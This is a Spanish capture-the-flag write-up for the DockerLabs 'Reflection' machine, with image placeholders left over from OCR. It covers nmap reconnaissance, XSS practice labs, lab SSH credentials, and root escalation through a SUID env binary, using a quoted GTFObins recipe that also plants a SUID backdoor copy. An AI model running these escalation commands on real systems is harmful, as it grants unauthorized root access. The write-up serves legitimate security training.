



Reflection

Autor: El Pingüino de Mario

Dificultad: Fácil


Fecha de creación: 27/12/2024

Desplegaremos el laboratorio.




```
❯ sudo bash auto_deploy.sh reflection.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo con nmap -Pn por si la maquina no permite las conexiones ping.




```
❯ nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 20:25 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Ahora al ver los puertos con los que contamos, haremos un escaneo avanzado para ver la versión con la que cuenta cada servicio.



```
❯ nmap -p22,80 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 20:25 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000033s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 89:6c:a5:af:d5:e2:83:6c:f9:87:33:44:0f:78:48:3a (ECDSA)
|_  256 65:32:42:95:ca:d0:53:bb:28:a5:15:4a:9c:14:64:5b (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Laboratorio de Cross-Site Scripting (XSS)
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds
```

Vamos a explorar el servidor http del laboratorio, vemos que cuenta con una interfaz bastante grafica.



Bienvenido al Laboratorio de XSS

Este es un entorno de pruebas para practicar la vulnerabilidad de **Cross-Site Scripting (XSS)**.


Podrás aprender cómo se inyectan scripts maliciosos en páginas web y cómo evitarlos.

Para acceder a los diferentes niveles, haz click en cada uno de ellos.

Prueba a inyectar distintos payloads en los campos que encontrarás en cada laboratorio.

Ir a Laboratorio 1 (Reflected XSS)
Ir a Laboratorio 2 (Stored XSS)
Ir a Laboratorio 3 (XSS con Dropdowns)
Ir a Laboratorio 4 (Reflected XSS a Través de la URL)
Clic Aquí Cuando hayas Completado los Laboratorios

Explorando un poco y al realizar pruebas en cada laboratorio donde explica diferentes maneras de XSS, encontramos el usuario y la contraseña de ssh.




172.17.0.2 dice

Accede por SSH con estas credenciales SOLO cuando hayas completado los retos anteriores.
En caso contrario, el Writeup que subas a DockerLabs.es no se tendrá en cuenta.


Usuario: balu
Password: balulero

Ahora nos conectaremos a este usuario.




```
❯ ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:nB+ovXxU+xQosZ9jDd7ff+ALDXPMDVtvt1l49YN8ogk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
balu@172.17.0.2's password:
Linux 33fdfb8242fe 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
balu@33fdfb8242fe:~$
```

Vemos si tenemos algún permiso de sudo y vemos que no contamos con nada.




```
balu@33fdfb8242fe:~$ sudo -l
[sudo] password for balu:
Sorry, user balu may not run sudo on 33fdfb8242fe.
```

Haremos una búsqueda mas profunda a ver que permisos SUID cuenta la maquina que se pueda vulnerar.



```
balu@33fdfb8242fe:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/env
/usr/bin/sudo
```

Vamos a probar con el binario env, así que buscaremos desde GTFobins como podríamos vulnerar.




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Ahora lo ejecutaremos en nuestra maquina y vemos que contamos con acceso al usuario root.



```
balu@33fdfb8242fe:~$ env /bin/sh -p
# whoami
root
# 
```